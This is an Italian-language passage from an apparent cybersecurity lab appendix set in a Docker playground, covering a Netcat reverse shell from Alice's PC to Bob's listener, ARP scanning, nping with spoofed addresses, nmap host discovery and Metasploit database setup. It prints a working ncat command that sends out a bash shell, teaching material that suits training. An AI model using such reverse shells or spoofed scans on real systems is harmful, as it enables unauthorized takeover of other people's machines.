
Mettiamo Bob in ascolto sulla stessa porta.



**Figura C.8:** Il comando *ifconfig* mostra che Bob ora ha il controllo del PC di Alice

Ora sul PC di Alice lanciamo Netcat in modalità non ascolto, inviando a Bob una shell tramite il comando:

```
$ ncat -nv 193.20.1.3 4444 -e /bin/bash
```

A screenshot of a terminal window titled 'Alice - Mozilla Firefox'. The window is part of a Docker Security Playground interface. The terminal shows a command-line session where a user has gained a reverse shell on a host machine. The session starts with the command 'ncat -nv 193.20.1.3 4444 -e /bin/bash', followed by the output 'Ncat: Version 7.70 ( https://nmap.org/ncat )' and 'Ncat: Connected to 193.20.1.3:4444.' The terminal is a dark-themed window with a black background and white text.

**Figura C.9:** Il comando *ifconfig* mostra che Bob ora ha il controllo del PC di Alice

Questa shell che Bob riceve è denominata *reverse shell*, con la quale può tranquillamente lavorare col PC di Alice. Quindi in genere le vittime vengono usate come client verso hacker che stanno in ascolto.

### 3 ARP scan

Questo tool consente, se ci si trova su una rete di indirizzi IP, di fornire informazioni circa:

- Indirizzi IP.
- Indirizzi MAC (risolti tramite ARP).
- Vendor delle schede di rete.

## 4 nping

Il tool nping<sup>79</sup> è un potente tool che serve per fare attività di scanning. Già leggendo le opzioni notiamo come non si tratti di un semplice ping. È in realtà uno strumento potente che può fare *probing* a vari livelli (TCP, UDP, ICMP e così via), ma anche la *connection*. Il grande vantaggio di nping è che consente di anche di fare ping con indirizzi IP “spoofati”, ossia forgiati da zero.

## 5 nmap

*nmap* è un potentissimo tool che consente in realtà di fare molto più di semplici attività di scanning. In questo caso verrà presentato come tale, utilizzando parametri ad hoc.

```
$ nmap -sn -PR [sottorete]
```

Consente sostanzialmente di replicare quanto visto per *arp scan*. Questo tool in più fornisce anche informazioni sullo stato dell'host (se è alive o no).

## 6 Port Scanning con Metasploit

Sebbene Metasploit sia un framework molto esteso, è possibile effettuare attività di Scanning e, caratteristica principale, salvare e conservare

---

<sup>79</sup>Built-in in Kali.

i risultati per poterli poi successivamente elaborare. Il database contenente le scansioni diventa una repository con dati preziosi da poter analizzare in un secondo momento.

Innanzitutto bisogna fare alcuni passaggi prima di poter usare la console di Metasploit e poterne usare le funzionalità.

```
$ sudo service postgresql start
```


Il seguente comando inizializza il database di Metasploit

```
$ sudo msfdb init
```

A questo punto con il comando

```
$ msfconsole
```

Si apre la console di Metasploit.



The screenshot shows a terminal window titled 'Docker Security Playgrou...' with the command 'hubenrico@kali: ~\$ msfconsole' entered. The window displays a large amount of exploit code in ASCII art, including the Metasploit logo and various exploit components. Below the code, the text '[ msf6 ]' is visible, indicating the version of the framework.

**Figura C.10:** La console di Metasploit

Con il comando *services* sulla console è possibile rivedere tutte le entry del database salvate.

# Appendice D

## LAB: ENUMERATION

Le attività di banner possono essere svolte manualmente tramite Telnet, Netcat o servizi noti come FTP<sup>80</sup>.

---

<sup>80</sup>In molti server FTP è possibile persino accreditarsi come anonimi.

# Bibliografia

- [1] Cisco Systems Inc. *Introduction to Cybersecurity*.
- [2] R Shirey. *RFC 4949–Internet Security Glossary*. 2007.
- [3] William Stallings. *Network Security Essentials: Applications and Standards*, 4/e. Pearson Education India, 2003.